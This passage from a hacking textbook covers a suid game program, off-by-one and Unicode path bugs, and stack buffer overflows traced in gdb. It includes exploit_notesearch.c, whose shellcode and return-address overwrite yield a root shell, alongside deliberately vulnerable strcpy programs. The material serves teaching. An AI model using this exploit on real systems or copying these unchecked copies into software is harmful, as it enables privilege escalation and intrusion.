             while(wager_two == -1)   // Loop until valid second wager is made.
                wager_two = take_wager(player.credits, wager_one);
          }
       if(choice_two == 'c') {    // Change pick.
          i = invalid_choice = 0; // Valid choice
          while(i == pick || cards[i] == 'Q') // Loop until the other card
             i++;                             // is found,
          pick = i;                           // and then swap pick.
          printf("Your card pick has been changed to card %d\n", pick+1);
       }
    }

    for(i=0; i < 3; i++) {  // Reveal all of the cards.
       if(ace == i)
          cards[i] = 'A';
       else
          cards[i] = 'Q';
    }
    print_cards("End result", cards, pick);

    if(pick == ace) {  // Handle win.
       printf("You have won %d credits from your first wager\n", wager_one);
       player.credits += wager_one;
       if(wager_two != -1) {
          printf("and an additional %d credits from your second wager!\n", wager_two);
          player.credits += wager_two;
       }
    } else { // Handle loss.
       printf("You have lost %d credits from your first wager\n", wager_one);
       player.credits -= wager_one;
       if(wager_two != -1) {
          printf("and an additional %d credits from your second wager!\n", wager_two);
          player.credits -= wager_two;
       }
    }
    return 0;
 }
```

Since this is a multi-user program that writes to a file in the /var directory, it must be suid root.

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
```

```
-=-={ New Player Registration }=-=-
Enter your name: Jon Erickson

Welcome to the Game of Chance, Jon Erickson.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 100 credits] ->  1

[DEBUG] current_game pointer @ 0x08048e6e

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 7
The winning number is 14.
Sorry, you didn't win.

You now have 90 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 90 credits] ->  2

[DEBUG] current_game pointer @ 0x08048f61

::::::: No Match Dealer :::::::
In this game you can wager up to all of your credits.
The dealer will deal out 16 random numbers between 0 and 99.
If there are no matches among them, you double your money!

How many of your 90 credits would you like to wager?  30
                ::: Dealing out 16 random numbers :::
88      68      82      51      21      73      80      50
11      64      78      85      39      42      40      95
There were no matches! You win 30 credits!

You now have 120 credits
```

```
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 120 credits] ->  3

[DEBUG] current_game pointer @ 0x0804914c
******* Find the Ace *******
In this game you can wager up to all of your credits.
Three cards will be dealt: two queens and one ace.
If you find the ace, you will win your wager.
After choosing a card, one of the queens will be revealed.
At this point you may either select a different card or
increase your wager.

How many of your 120 credits would you like to wager?  50

        *** Dealing cards ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |X|
         1       2       3
Select a card: 1, 2, or 3:  2

        *** Revealing a queen ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |Q|
                 ^-- your pick
Would you like to
[c]hange your pick      or      [i]ncrease your wager?
Select c or i:  c
Your card pick has been changed to card 1.

        *** End result ***
        ._.     ._.     ._.
Cards:  |A|     |Q|     |Q|
         ^-- your pick
You have won 50 credits from your first wager.

You now have 170 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
```

```
[Name: Jon Erickson]
[You have 170 credits] ->  4

====================| HIGH SCORE |====================
You currently have the high score of 170 credits!
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->  7

Thanks for playing! Bye.
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jose Ronnick

Welcome to the Game of Chance Jose Ronnick.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score 5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] ->  4
====================| HIGH SCORE |====================
Jon Erickson has the high score of 170.
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] ->  7

Thanks for playing! Bye.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Play around with this program a little bit. The Find the Ace game is a demonstration of a principle of conditional probability; although it is counterintuitive, changing your pick will increase your chances of finding the ace from 33 percent to 50 percent. Many people have difficulty understanding this truth—that's why it's counterintuitive. The secret of hacking is understanding little-known truths like this and using them to produce seemingly magical results.

0x300

EXPLOITATION

Program exploitation is a staple of hacking. As demonstrated in the previous chapter, a program is made up of a complex set of rules following a certain execution flow that ultimately tells the computer what to do. Exploiting a program is simply a clever way of getting the computer to do what you want it to do, even if the currently running program was designed to prevent that action. Since a program can really only do what it's designed to do, the security holes are actually flaws or oversights in the design of the program or the environment the program is running in. It takes a creative mind to find these holes and to write programs that compensate for them. Sometimes these holes are the products of relatively obvious programmer errors, but there are some less obvious errors that have given birth to more complex exploit techniques that can be applied in many different places.

A program can only do what it's programmed to do, to the letter of the law. Unfortunately, what's written doesn't always coincide with what the programmer intended the program to do. This principle can be explained with a joke:

> A man is walking through the woods, and he finds a magic lamp on the ground. Instinctively, he picks the lamp up, rubs the side of it with his sleeve, and out pops a genie. The genie thanks the man for freeing him, and offers to grant him three wishes. The man is ecstatic and knows exactly what he wants.
>
> "First," says the man, "I want a billion dollars."
>
> The genie snaps his fingers and a briefcase full of money materializes out of thin air.
>
> The man is wide eyed in amazement and continues, "Next, I want a Ferrari."
>
> The genie snaps his fingers and a Ferrari appears from a puff of smoke.
>
> The man continues, "Finally, I want to be irresistible to women."
>
> The genie snaps his fingers and the man turns into a box of chocolates.

Just as the man's final wish was granted based on what he said, rather than what he was thinking, a program will follow its instructions exactly, and the results aren't always what the programmer intended. Sometimes the repercussions can be catastrophic.

Programmers are human, and sometimes what they write isn't exactly what they mean. For example, one common programming error is called an *off-by-one* error. As the name implies, it's an error where the programmer has miscounted by one. This happens more often than you might think, and it is best illustrated with a question: If you're building a 100-foot fence, with fence posts spaced 10 feet apart, how many fence posts do you need? The obvious answer is 10 fence posts, but this is incorrect, since you actually need 11. This type of off-by-one error is commonly called a *fencepost error*, and it occurs when a programmer mistakenly counts items instead of spaces between items, or vice versa. Another example is when a programmer is trying to select a range of numbers or items for processing, such as items `N` through `M`. If `N = 5` and `M = 17`, how many items are there to process? The obvious answer is `M - N`, or `17 - 5 = 12` items. But this is incorrect, since there are actually `M - N + 1` items, for a total of `13` items. This may seem counterintuitive at first glance, because it is, and that's exactly why these errors happen.

Often, fencepost errors go unnoticed because programs aren't tested for every single possibility, and the effects of a fencepost error don't generally occur during normal program execution. However, when the program is fed the input that makes the effects of the error manifest, the consequences of the error can have an avalanche effect on the rest of the program logic. When properly exploited, an off-by-one error can cause a seemingly secure program to become a security vulnerability.

One classic example of this is OpenSSH, which is meant to be a secure terminal communication program suite, designed to replace insecure and unencrypted services such as telnet, rsh, and rcp. However, there was an off-by-one error in the channel-allocation code that was heavily exploited. Specifically, the code included an if statement that read:

```
if (id < 0 || id > channels_alloc) {
```

It should have been

```
if (id < 0 || id >= channels_alloc) {
```

In plain English, the code reads *If the ID is less than 0 or the ID is greater than the channels allocated, do the following stuff*, when it should have been *If the ID is less than 0 or the ID is greater than* or equal to *the channels allocated, do the following stuff.*

This simple off-by-one error allowed further exploitation of the program, so that a normal user authenticating and logging in could gain full administrative rights to the system. This type of functionality certainly wasn't what the programmers had intended for a secure program like OpenSSH, but a computer can only do what it's told.

Another situation that seems to breed exploitable programmer errors is when a program is quickly modified to expand its functionality. While this increase in functionality makes the program more marketable and increases its value, it also increases the program's complexity, which increases the chances of an oversight. Microsoft's IIS webserver program is designed to serve static and interactive web content to users. In order to accomplish this, the program must allow users to read, write, and execute programs and files within certain directories; however, this functionality must be limited to those particular directories. Without this limitation, users would have full control of the system, which is obviously undesirable from a security perspective. To prevent this situation, the program has path-checking code designed to prevent users from using the backslash character to traverse backward through the directory tree and enter other directories.

With the addition of support for the Unicode character set, though, the complexity of the program continued to increase. *Unicode* is a double-byte character set designed to provide characters for every language, including Chinese and Arabic. By using two bytes for each character instead of just one, Unicode allows for tens of thousands of possible characters, as opposed to the few hundred allowed by single-byte characters. This additional complexity means that there are now multiple representations of the backslash character. For example, `%5c` in Unicode translates to the backslash character, but this translation was done *after* the path-checking code had run. So by using `%5c` instead of `\`, it was indeed possible to traverse directories, allowing the aforementioned security dangers. Both the Sadmind worm and the CodeRed worm used this type of Unicode conversion oversight to deface web pages.

A related example of this letter-of-the-law principle used outside the realm of computer programming is the LaMacchia Loophole. Just like the rules of a computer program, the US legal system sometimes has rules that don't say exactly what their creators intended, and like a computer program exploit, these legal loopholes can be used to sidestep the intent of the law. Near the end of 1993, a 21-year-old computer hacker and student at MIT named David LaMacchia set up a bulletin board system called Cynosure for the purposes of software piracy. Those who had software to give would upload it, and those who wanted software would download it. The service was only online for about six weeks, but it generated heavy network traffic worldwide, which eventually attracted the attention of university and federal authorities. Software companies claimed that they lost one million dollars as a result of Cynosure, and a federal grand jury charged LaMacchia with one count of conspiring with unknown persons to violate the wire fraud statue. However, the charge was dismissed because what LaMacchia was alleged to have done wasn't criminal conduct under the Copyright Act, since the infringement was not for the purpose of commercial advantage or private financial gain. Apparently, the lawmakers had never anticipated that someone might engage in these types of activities with a motive other than personal financial gain. (Congress closed this loophole in 1997 with the No Electronic Theft Act.) Even though this example doesn't involve the exploiting of a computer program, the judges and courts can be thought of as computers executing the program of the legal system as it was written. The abstract concepts of hacking transcend computing and can be applied to many other aspects of life that involve complex systems.

0x310 Generalized Exploit Techniques

Off-by-one errors and improper Unicode expansion are all mistakes that can be hard to see at the time but are glaringly obvious to any programmer in hindsight. However, there are some common mistakes that can be exploited in ways that aren't so obvious. The impact of these mistakes on security isn't always apparent, and these security problems are found in code everywhere. Because the same type of mistake is made in many different places, generalized exploit techniques have evolved to take advantage of these mistakes, and they can be used in a variety of situations.

Most program exploits have to do with memory corruption. These include common exploit techniques like buffer overflows as well as less-common methods like format string exploits. With these techniques, the ultimate goal is to take control of the target program's execution flow by tricking it into running a piece of malicious code that has been smuggled into memory. This type of process hijacking is known as *execution of arbitrary code*, since the hacker can cause a program to do pretty much anything he or she wants it to. Like the LaMacchia Loophole, these types of vulnerabilities exist because there are specific unexpected cases that the program can't handle. Under normal conditions, these unexpected cases cause the program to crash—metaphorically driving the execution flow off a cliff. But if the environment is carefully controlled, the execution flow can be controlled—preventing the crash and reprogramming the process.

0x320 Buffer Overflows

Buffer overflow vulnerabilities have been around since the early days of computers and still exist today. Most Internet worms use buffer overflow vulnerabilities to propagate, and even the most recent zero-day VML vulnerability in Internet Explorer is due to a buffer overflow.

C is a high-level programming language, but it assumes that the programmer is responsible for data integrity. If this responsibility were shifted over to the compiler, the resulting binaries would be significantly slower, due to integrity checks on every variable. Also, this would remove a significant level of control from the programmer and complicate the language.

While C's simplicity increases the programmer's control and the efficiency of the resulting programs, it can also result in programs that are vulnerable to buffer overflows and memory leaks if the programmer isn't careful. This means that once a variable is allocated memory, there are no built-in safeguards to ensure that the contents of a variable fit into the allocated memory space. If a programmer wants to put ten bytes of data into a buffer that had only been allocated eight bytes of space, that type of action is allowed, even though it will most likely cause the program to crash. This is known as a *buffer overrun* or *buffer overflow*, since the extra two bytes of data will overflow and spill out of the allocated memory, overwriting whatever happens to come next. If a critical piece of data is overwritten, the program will crash. The overflow_example.c code offers an example.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];

   strcpy(buffer_one, "one"); /* Put "one" into buffer_one. */
   strcpy(buffer_two, "two"); /* Put "two" into buffer_two. */

   printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

   printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",  strlen(argv[1]));
   strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

   printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

By now, you should be able to read the source code above and figure out what the program does. After compilation in the sample output below, we try to copy ten bytes from the first command-line argument into `buffer_two`, which only has eight bytes allocated for it.

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Notice that `buffer_one` is located directly after `buffer_two` in memory, so when ten bytes are copied into `buffer_two`, the last two bytes of `90` overflow into `buffer_one` and overwrite whatever was there.

A larger buffer will naturally overflow into the other variables, but if a large enough buffer is used, the program will crash and die.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

These types of program crashes are fairly common—think of all of the times a program has crashed or blue-screened on you. The programmer's mistake is one of omission—there should be a length check or restriction on the user-supplied input. These kinds of mistakes are easy to make and can be difficult to spot. In fact, the notesearch.c program on page 93 contains a buffer overflow bug. You might not have noticed this until right now, even if you were already familiar with C.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Program crashes are annoying, but in the hands of a hacker they can become downright dangerous. A knowledgeable hacker can take control of a program as it crashes, with some surprising results. The exploit_notesearch.c code demonstrates the danger.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
   bzero(command, 200); // Zero out the new memory.

   strcpy(command, "./notesearch \'"); // Start command buffer.
   buffer = command + strlen(command); // Set buffer at the end.

   if(argc > 1) // Set offset.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset; // Set return address.

   for(i=0; i < 160; i+=4) // Fill buffer with return address.
      *((unsigned int *)(buffer+i)) = ret;
   memset(buffer, 0x90, 60); // Build NOP sled.
   memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

   strcat(command, "\'");

   system(command); // Run exploit.
   free(command);
}
```

This exploit's source code will be explained in depth later, but in general, it's just generating a command string that will execute the notesearch program with a command-line argument between single quotes. It uses string functions to do this: `strlen()` to get the current length of the string (to position the buffer pointer) and `strcat()` to concatenate the closing single quote to the end. Finally, the system function is used to execute the command string. The buffer that is generated between the single quotes is the real meat of the exploit. The rest is just a delivery method for this poison pill of data. Watch what a controlled crash can do.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

The exploit is able to use the overflow to serve up a root shell—providing full control over the computer. This is an example of a stack-based buffer overflow exploit.

0x321 Stack-Based Buffer Overflow Vulnerabilities

The notesearch exploit works by corrupting memory to control execution flow. The auth_overflow.c program demonstrates this concept.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

This example program accepts a password as its only command-line argument and then calls a `check_authentication()` function. This function allows two passwords, meant to be representative of multiple authentication methods. If either of these passwords is used, the function returns 1, which grants access. You should be able to figure most of that out just by looking at the source code before compiling it. Use the -g option when you do compile it, though, since we will be debugging this later.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test

Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

So far, everything works as the source code says it should. This is to be expected from something as deterministic as a computer program. But an overflow can lead to unexpected and even contradictory behavior, allowing access without a proper password.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

You may have already figured out what happened, but let's look at this with a debugger to see the specifics of it.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               int auth_flag = 0;
7               char password_buffer[16];
8
9               strcpy(password_buffer, password);
10
(gdb)
```

```
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

The GDB debugger is started with the `-q` option to suppress the welcome banner, and breakpoints are set on lines 9 and 16. When the program is run, execution will pause at these breakpoints and give us a chance to examine memory.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
auth_overflow.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:      ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:     0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xbffff7b0:     0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb)
```

The first breakpoint is before the `strcpy()` happens. By examining the `password_buffer` pointer, the debugger shows it is filled with random uninitialized data and is located at `0xbffff7a0` in memory. By examining the address of the `auth_flag` variable, we can see both its location at `0xbffff7bc` and its value of 0. The `print` command can be used to do arithmetic and shows that `auth_flag` is 28 bytes past the start of `password_buffer`. This relationship can also be seen in a block of memory starting at `password_buffer`. The location of `auth_flag` is shown in bold.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
auth_overflow.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x00004141
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:     65 'A'  65 'A'  0 '\0'  0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:     16705
(gdb)
```

Continuing to the next breakpoint found after the `strcpy()`, these memory locations are examined again. The `password_buffer` overflowed into the `auth_flag`, changing its first two bytes to `0x41`. The value of `0x00004141` might look backward again, but remember that *x*86 has little-endian architecture, so it's supposed to look that way. If you examine each of these four bytes individually, you can see how the memory is actually laid out. Ultimately, the program will treat this value as an integer, with a value of 16705.

```
(gdb) continue
Continuing.

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-

Program exited with code 034.
(gdb)
```

After the overflow, the `check_authentication()` function will return 16705 instead of 0. Since the if statement considers any nonzero value to be authenticated, the program's execution flow is controlled into the authenticated section. In this example, the `auth_flag` variable is the execution control point, since overwriting this value is the source of the control.

But this is a very contrived example that depends on memory layout of the variables. In auth_overflow2.c, the variables are declared in reverse order. (Changes to auth_overflow.c are shown in bold.)

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   char password_buffer[16];
   int auth_flag = 0;

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

This simple change puts the `auth_flag` variable before the `password_buffer` in memory. This eliminates the use of the `return_value` variable as an execution control point, since it can no longer be corrupted by an overflow.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
```

```
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0xb7fd6ff4      0xbffff880      0xbffff7e8
0xbffff7cc:     0xb7fd6ff4      0xb7ff47b0      0x08048510      0xbffff7e8
0xbffff7dc:     0x080484bb      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```


Similar breakpoints are set, and an examination of memory shows that `auth_flag` (shown in bold above and below) is located before `password_buffer` in memory. This means `auth_flag` can never be overwritten by an overflow in `password_buffer`.

```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0x41414141      0x41414141      0x41414141
0xbffff7cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7dc:     0x08004141      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

As expected, the overflow cannot disturb the auth_flag variable, since it's located before the buffer. But another execution control point does exist, even though you can't see it in the C code. It's conveniently located after all the stack variables, so it can easily be overwritten. This memory is integral to the operation of all programs, so it exists in all programs, and when it's overwritten, it usually results in a program crash.

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Recall from the previous chapter that the stack is one of five memory segments used by programs. The stack is a FILO data structure used to maintain execution flow and context for local variables during function calls. When a function is called, a structure called a *stack frame* is pushed onto the stack, and the EIP register jumps to the first instruction of the function. Each stack frame contains the local variables for that function and a return address so EIP can be restored. When the function is done, the stack frame is popped off the stack and the return address is used to restore EIP. All of this is built in to the architecture and is usually handled by the compiler, not the programmer.



When the check_authentication() function is called, a new stack frame is pushed onto the stack above main()'s stack frame. In this frame are the local variables, a return address, and the function's arguments.

We can see all these elements in the debugger.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
```

```
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb)
21                      printf("Usage: %s <password>\n", argv[0]);
22                      exit(0);
23              }
24              if(check_authentication(argv[1])) {
25                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26                      printf("      Access Granted.\n");
27                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28              } else {
29                      printf("\nAccess Denied.\n");
30        }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
